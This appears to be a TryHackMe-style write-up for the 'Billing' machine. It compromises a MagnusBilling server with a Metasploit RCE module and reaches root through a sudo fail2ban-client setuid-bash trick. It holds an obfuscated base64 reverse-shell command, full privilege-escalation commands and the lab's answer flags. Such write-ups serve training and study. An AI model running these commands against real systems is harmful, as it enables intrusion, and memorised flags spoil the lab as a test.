TL;DR
We find vulnerbale MagnusBilling system on port 80, and use metasploit to get unauthenticated RCE.
We get root shell using sudo permission on /usr/bin/fail2ban-client.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target --open -oN nmap.txt -oX nmap.xml

We can see 3 open ports, port 22 for ssh, port 80 for http server, and port 5038 for unknown service.
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
| ssh-hostkey:
|   256 6f:22:5f:18:07:33:a1:f5:85:8d:51:cd:df:6f:f4:84 (ECDSA)
|_  256 58:2c:f2:28:ff:53:79:5c:05:a6:af:80:dc:0e:95:ce (ED25519)
80/tcp   open  tcpwrapped
| http-title:             MagnusBilling
|_Requested resource was http://billing/mbilling/
|_http-server-header: Apache/2.4.62 (Debian)
5038/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We add billing to our /etc/hosts.
Exploit RCE on MagnusBilling system to get shell as asterisk
When i access the http server, we can see there is MagnusBilling system.

I googled, and find there is known exploit that gives unauthenticated RCE on vulnerable versions, https://www.rapid7.com/db/modules/exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258/
Using metasploit we can achieve this exploit, let’s use the module linux/http/magnusbilling_unauth_rce_cve_2023_30258.
First, execute msfconsle.
Then, we want to choose the module:
use linux/http/magnusbilling_unauth_rce_cve_2023_30258
Next, we need to set arguments, and execute the exploit:
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set RHOSTS billing
RHOSTS => billing
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set RPORT 80
RPORT => 80
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set LHOST tun0
LHOST => tun0
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > set LPORT 1337
LPORT => 1337
msf exploit(linux/http/magnusbilling_unauth_rce_cve_2023_30258) > run
And we got our reverse shell on port 1337.

Next, I ran my penelope and got the payload to get easier shell.
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xMzAuNjEvNDQ0NCAwPiYxKSAm|base64 -d|bash
We can find the user.txt inside magnus home dir.

asterisk@ip-10-82-143-175:/home/magnus$ ls -la
total 76
drwxr-xr-x 15 magnus magnus 4096 Sep  9  2024 .
drwxr-xr-x  5 root   root   4096 Nov 23 05:45 ..
lrwxrwxrwx  1 root   root      9 Mar 27  2024 .bash_history -> /dev/null
-rw-------  1 magnus magnus  220 Mar 27  2024 .bash_logout
-rw-------  1 magnus magnus 3526 Mar 27  2024 .bashrc
drwx------ 10 magnus magnus 4096 Sep  9  2024 .cache
drwx------ 11 magnus magnus 4096 Mar 27  2024 .config
drwx------  3 magnus magnus 4096 Sep  9  2024 .gnupg
drwx------  3 magnus magnus 4096 Mar 27  2024 .local
-rwx------  1 magnus magnus  807 Mar 27  2024 .profile
drwx------  2 magnus magnus 4096 Mar 27  2024 .ssh
drwx------  2 magnus magnus 4096 Mar 27  2024 Desktop
drwx------  2 magnus magnus 4096 Mar 27  2024 Documents
drwx------  2 magnus magnus 4096 Mar 27  2024 Downloads
drwx------  2 magnus magnus 4096 Mar 27  2024 Music
drwx------  2 magnus magnus 4096 Mar 27  2024 Pictures
drwx------  2 magnus magnus 4096 Mar 27  2024 Public
drwx------  2 magnus magnus 4096 Mar 27  2024 Templates
drwx------  2 magnus magnus 4096 Mar 27  2024 Videos
-rw-r--r--  1 magnus magnus   38 Mar 27  2024 user.txt
asterisk@ip-10-82-143-175:/home/magnus$ cat user.txt
THM{4a6831d5f124b25eefb1e92e0f0da4ca}
Privilege Escalation to Root
When I checked my sudo privileges, I can see we have /usr/bin/fail2ban-client, with no password.
asterisk@ip-10-82-143-175:/home/magnus$ sudo -l
Matching Defaults entries for asterisk on ip-10-82-143-175:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for asterisk:
    Defaults!/usr/bin/fail2ban-client !requiretty

User asterisk may run the following commands on ip-10-82-143-175:
    (ALL) NOPASSWD: /usr/bin/fail2ban-client
I googled and find https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/sudo/fail2ban-command/

So, I just followed step by step:
asterisk@ip-10-82-143-175:/home/magnus$ sudo /usr/bin/fail2ban-client status
Status
|- Number of jail:      8
`- Jail list:   ast-cli-attck, ast-hgc-200, asterisk-iptables, asterisk-manager, ip-blacklist, mbilling_ddos, mbilling_login, sshd
asterisk@ip-10-82-143-175:/home/magnus$ sudo /usr/bin/fail2ban-client get ast-cli-attck actions
The jail ast-cli-attck has the following actions:
iptables-allports-AST_CLI_Attack
asterisk@ip-10-82-143-175:/home/magnus$ sudo /usr/bin/fail2ban-client set ast-cli-attck addaction evil
evil
asterisk@ip-10-82-143-175:/home/magnus$ sudo /usr/bin/fail2ban-client set ast-cli-attck action evil actionban "chmod +s /bin/bash"
chmod +s /bin/bash
asterisk@ip-10-82-143-175:/home/magnus$ sudo /usr/bin/fail2ban-client set ast-cli-attck banip 1.2.3.5
1
Now, we can check the privileges of /bin/bash:
asterisk@ip-10-82-143-175:/home/magnus$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1265648 Apr 18  2025 /bin/bash
As we can see, it has the s bit, now we just need to execute this, and get our root shell:
/bin/bash -p

bash-5.2# cat /root/root.txt
THM{33ad5b530e71a172648f424ec23fae60}